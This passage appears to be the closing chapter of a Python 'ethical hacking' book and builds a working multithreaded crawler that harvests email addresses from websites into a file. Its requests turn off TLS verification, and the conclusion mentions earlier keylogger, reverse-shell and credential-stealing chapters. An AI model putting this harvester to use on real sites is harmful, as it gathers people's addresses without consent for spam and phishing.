- `self.delay`: (in seconds) Helpful for not overloading web servers and preventing IP blocks.
- `self.crawl_external_urls`: Whether to crawl external URLs (relative to the first URL).
- `self.max_crawl_urls`: The maximum number of crawls.

We're also initializing handy object attributes:

- `self.visited_urls`: A dictionary that helps us store the visited URLs by the crawler along with their HTML response; it will become handy by the email spiders to prevent requesting the same page several times.
- `self.domain_name`: The domain name of the first URL visited by the crawler, helpful for determining extracted links to be external or internal links.
- `self.internal_urls` and `self.external_urls`: Sets for internal and external links, respectively.
- `self.urls_queue`: This is the producer-consumer buffer, a `Queue` object from the built-in Python's `queue` module. The crawler will add the URLs to this queue, and the email spiders will consume them (visit them and extract email addresses).
- `self.total_urls_visited`: This is a counter to indicate the total number of URLs visited by the crawler. It is used to stop crawling when reaching the `max_crawl_urls` parameter.

Next, let's make the method that, given a URL, extracts all the internal or external links, adds them to the sets mentioned above and the queue, and also return them:

```
    def get_all_website_links(self, url):
        """Returns all URLs that is found on `url` in which it belongs to the
same website"""
        # all URLs of `url`
        urls = set()
        # make the HTTP request
        res = requests.get(url, verify=False, timeout=10)
        # construct the soup to parse HTML
        soup = BeautifulSoup(res.text, "html.parser")
        # store the visited URL along with the HTML
        self.visited_urls[url] = res.text
```

```
        for a_tag in soup.findAll("a"):
            href = a_tag.attrs.get("href")
            if href == "" or href is None:
                # href empty tag
                continue
            # join the URL if it's relative (not absolute link)
            href = urljoin(url, href)
            parsed_href = urlparse(href)
            # remove URL GET parameters, URL fragments, etc.
            href = parsed_href.scheme + "://" + parsed_href.netloc +
parsed_href.path
            if not is_valid_url(href):
                # not a valid URL
                continue
            if href in self.internal_urls:
                # already in the set
                continue
            if self.domain_name not in href:
                # external link
                if href not in self.external_urls:
                    # debug message to see external links when they're found
                    # print(f"{GRAY}[!] External link: {href}{RESET}")
                    # external link, add to external URLs set
                    self.external_urls.add(href)
                    if self.crawl_external_urls:
                        # if external links are allowed to extract emails,
                        # put them in the queue
                        self.urls_queue.put(href)
                continue
            # debug message to see internal links when they're found
            # print(f"{GREEN}[*] Internal link: {href}{RESET}")
            # add the new URL to urls, queue and internal URLs
            urls.add(href)
            self.urls_queue.put(href)
            self.internal_urls.add(href)
        return urls
```

It is the primary method that the crawler will use to extract links from URLs. Notice that after making the request, we are storing the response HTML of the target URL in the `visited_urls` object attribute; we then add the extracted links to the queue and other sets.

You can check this online tutorial if you want more information about this function.

Next, we make our `crawl()` method:

```
    def crawl(self, url):
        """Crawls a web page and extracts all links.
        You'll find all links in `self.external_urls` and
`self.internal_urls` attributes."""
        # if the URL is not a text file, i.e not HTML, PDF, text, etc.
        # then simply return and do not crawl, as it's unnecessary download
        if not is_text_url(url):
            return
        # increment the number of URLs visited
        self.total_urls_visited += 1
        with print_lock:
            print(f"{YELLOW}[*] Crawling: {url}{RESET}")
        # extract all the links from the URL
        links = self.get_all_website_links(url)
        for link in links:
            # crawl each link extracted if max_crawl_urls is still not
reached
            if self.total_urls_visited > self.max_crawl_urls:
                break
            self.crawl(link)
            # simple delay for not overloading servers & cause it to block
our IP
            time.sleep(self.delay)
```

First, we check if it's a text URL. If not, we simply return and do not crawl the page, as it's unreadable text and won't contain links.

Second, we use our `get_all_website_links()` method to get all the links and then recursively call the `crawl()` method on each one of the links until the `max_crawl_urls` is reached.

Next, let's make the `run()` method that simply calls `crawl()`:

```
    def run(self):
        # the running thread will start crawling the first URL passed
        self.crawl(self.first_url)
```

Excellent, now we're done with the producer, let's dive into the `EmailSpider` class (i.e consumer):

```
class EmailSpider:
    def __init__(self, crawler: Crawler, n_threads=20,
output_file="extracted-emails.txt"):
        self.crawler = crawler
        # the set that contain the extracted URLs
        self.extracted_emails = set()
        # the number of threads
        self.n_threads = n_threads
        self.output_file = output_file
```

The `EmailSpider` class will run multiple threads; therefore, we pass the crawler and the number of threads to spawn.

We also make the `extracted_emails` set containing our extracted email addresses.

Next, let's create the method that accepts the URL in the parameters and returns the list of extracted emails:

```
    def get_emails_from_url(self, url):
        # if the url ends with an extension not in our interest,
        # return an empty set
        if not is_text_url(url):
            return set()
        # get the HTTP Response if the URL isn't visited by the crawler
```

```
        if url not in self.crawler.visited_urls:
            try:
                with print_lock:
                    print(f"{YELLOW}[*] Getting Emails from {url}{RESET}")
                r = requests.get(url, verify=False, timeout=10)
            except Exception as e:
                with print_lock:
                    print(e)
                return set()
            else:
                text = r.text
        else:
            # if the URL is visited by the crawler already,
            # then get the response HTML directly, no need to request again
            text = self.crawler.visited_urls[url]
        emails = set()
        try:
            # we use finditer() to find multiple email addresses if available
            for re_match in re.finditer(EMAIL_REGEX, text):
                email = re_match.group()
                # if it's a valid email address, add it to our set
                if is_valid_email_address(email):
                    emails.add(email)
        except Exception as e:
            with print_lock:
                print(e)
            return set()
        # return the emails set
        return emails
```

The core of the above function is actually the code of the simple version of the email extractor we did earlier.

We have added a condition to check whether the crawler has already visited the URL. If so, we simply retrieve the HTML response and continue extracting the email addresses on the page.

If the crawler did not visit the URL, we make the HTTP request again with a `timeout` of 10 seconds and also set `verify` to `False` to not verify SSL, as it takes time. Feel free to edit the timeout based on your preferences and Internet conditions.

After the email is parsed using the regular expression, we double-check it using the previously defined `is_valid_email_address()` function to prevent some of the false positives I've encountered during the testing of the program.

Next, we make a wrapper method that gets the URL from the queue in the crawler object, extracts emails using the above method, and then writes them to the output file passed to the constructor of the `EmailSpider` class:

```
    def scan_urls(self):
        while True:
            # get the URL from the URLs queue
            url = self.crawler.urls_queue.get()
            # extract the emails from the response HTML
            emails = self.get_emails_from_url(url)
            for email in emails:
                with print_lock:
                    print("[+] Got email:", email, "from url:", url)
                if email not in self.extracted_emails:
                    # if the email extracted is not in the extracted emails
set
                    # add it to the set and print to the output file as well
                    with file_lock:
                        with open(self.output_file, "a") as f:
                            print(email, file=f)
                    self.extracted_emails.add(email)
            # task done for that queue item
            self.crawler.urls_queue.task_done()
```

Notice it's in an infinite `while` loop. Don't worry about that, as it'll run in a separate daemon thread, which means this thread will stop running once the main thread exits.

Let's make the `run()` method of this class that spawns the threads calling the `scan_urls()` method:

```
    def run(self):
        for t in range(self.n_threads):
            # spawn self.n_threads to run self.scan_urls
            t = threading.Thread(target=self.scan_urls)
            # daemon thread
            t.daemon = True
            t.start()
        # wait for the queue to empty
        self.crawler.urls_queue.join()
        print(f"[+] A total of {len(self.extracted_emails)} emails were
extracted & saved.")
```

We are spawning threads based on the specified number of threads passed to this object; these are daemon threads, meaning they will stop running once the main thread finish.

This `run()` method will run on the main thread. After spawning the threads, we wait for the queue to empty so the main thread will finish; hence, the daemon threads will stop running, and the program will close.

Next, I'm adding a simple statistics tracker (that is a daemon thread as well), which prints some statistics about the crawler and the currently active threads every five seconds:

```
def track_stats(crawler: Crawler):
    # print some stats about the crawler & active threads every 5 seconds,
    # feel free to adjust this on your own needs
    while is_running:
        with print_lock:
            print(f"{RED}[+] Queue size:
{crawler.urls_queue.qsize()}{RESET}")
            print(f"{GRAY}[+] Total Extracted External links:
{len(crawler.external_urls)}{RESET}")
            print(f"{GREEN}[+] Total Extracted Internal links:
{len(crawler.internal_urls)}{RESET}")
```

```
            print(f"[*] Total threads running: {threading.active_count()}")
        time.sleep(5)

def start_stats_tracker(crawler: Crawler):
    # wrapping function to spawn the above function in a separate daemon
thread
    t = threading.Thread(target=track_stats, args=(crawler,))
    t.daemon = True
    t.start()
```

Finally, let's use the `argparse` module to parse the command-line arguments and pass them accordingly to the classes we've built:

```
if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Advanced Email Spider")
    parser.add_argument("url", help="URL to start crawling from & extracting
email addresses")
    parser.add_argument("-m", "--max-crawl-urls",
                        help="The maximum number of URLs to crawl, default is
30.",
                        type=int, default=30)
    parser.add_argument("-t", "--num-threads",
                        help="The number of threads that runs extracting
emails" \
                            "from individual pages. Default is 10",
                        type=int, default=10)
    parser.add_argument("--crawl-external-urls",
                        help="Whether to crawl external URLs that the domain
specified",
                        action="store_true")
    parser.add_argument("--crawl-delay",
                        help="The crawl delay in seconds, useful for not
overloading web servers",
                        type=float, default=0.01)
    # parse the command-line arguments
    args = parser.parse_args()
    url = args.url
```

```
    # set the global variable indicating whether the program is still running
    # helpful for the tracker to stop running whenever the main thread stops
    is_running = True
    # initialize the crawler and start crawling right away
    crawler = Crawler(url, max_crawl_urls=args.max_crawl_urls,
delay=args.crawl_delay,
                      crawl_external_urls=args.crawl_external_urls)
    crawler.start()
    # give the crawler some time to fill the queue
    time.sleep(5)
    # start the statistics tracker, print some stats every 5 seconds
    start_stats_tracker(crawler)
    # start the email spider that reads from the crawler's URLs queue
    email_spider = EmailSpider(crawler, n_threads=args.num_threads)
    email_spider.run()
    # set the global variable so the tracker stops running
    is_running = False
```

There are five main arguments passed from the command lines and are explained previously.

We start the program by initializing the crawler and starting the crawler thread. After that, we give it some time to produce some links (sleeping for five seconds seems an easy solution) into the queue. Then, we start our tracker and the email spider.


After the `run()` method of the email spider is returned, we set `is_running` to `False`, so the tracker exits out of the loop.

Running the Code

I have tried running the program from multiple places and with different parameters. Here's one of them:

```
$ python advanced_email_spider.py
https://en.wikipedia.org/wiki/Python_(programming_language) -m 10 -t 20
--crawl-external-urls --crawl-delay 0.1
```

I have instructed the spider to start from the Wikipedia page defining the Python programming language, only to crawl ten pages, to spawn 20 consumers, 0.1 seconds of delay between crawling, and to allow crawling external URLs than Wikipedia. Here's the output:



The program will print almost everything; the crawled URLs, the extracted emails, and the target URLs that the spider used to get emails. The tracker also prints every 5 seconds the valuable information you see above in colors.

After running for 10 minutes, and surprisingly, the program extracted 414 email addresses from more than 4700 URLs, most of them were Wikipedia pages that should not contain any email address.

Note that the crawler may produce a lot of links on the same domain name, which means the spiders will be overloading this server and, therefore, may block your IP address.

There are many ways to prevent that; the easiest is to spawn fewer threads on the spider, such as five, or add a delay on the spiders as well (because the current delay is only on the crawler).

Also, if the first URL you're passing to the program is slow to respond, you may not successfully crawl it, as the current program sleeps for 5 seconds before spawning the email harvester threads. If the consumers do not find any link on the queue, they will simply exit; therefore, you won't extract anything. Thus, you can increase the number of seconds when the server is slow.

Another problem is that other extensions are not text-based and are not in the `FORBIDDEN_EXTENSIONS` list. The spiders will download them, which may slow down your program and download unnecessary files.

I have been in a situation where the program hangs for several minutes (maybe even hours, depending on your Internet connection speed) downloading a 1GB+ file, which then turned out to be a ZIP file extracted somewhere by the crawler. After I experienced that, I decided to add this extension to the list. So, I invite you to add more extensions to this list to make the program more robust for such situations.

And that's it! You have now successfully built an email spider from scratch using Python! If you have learned anything from this program, you're definitely on a good path toward your goals!

Conclusion

In this chapter, we started by making a simple email extractor. Then, we added more complex code to the script to make it crawl websites and extract email addresses using Python threads.

Congratulations! You have finished the final chapter, and hopefully the entire book as well! You can always access the files of the entire book at this link or this GitHub repository.

In this book, we have covered various topics in ethical hacking with Python. From information gathering scripts to building malware such as keyloggers and reverse shells. After that, we made offline and online password crackers. Then, we saw how to perform digital forensic investigations by extracting valuable metadata from files, passwords, and cookies from the Chrome browser and even hiding secret data in images. Finally, we built an advanced email spider that crawls the web pages and looks for email addresses.

After finishing the book, I invite you to modify the code to suit your specific needs. For instance, you can use some useful functions and scripts covered in this book to build even more advanced programs that automate the thing you want to do.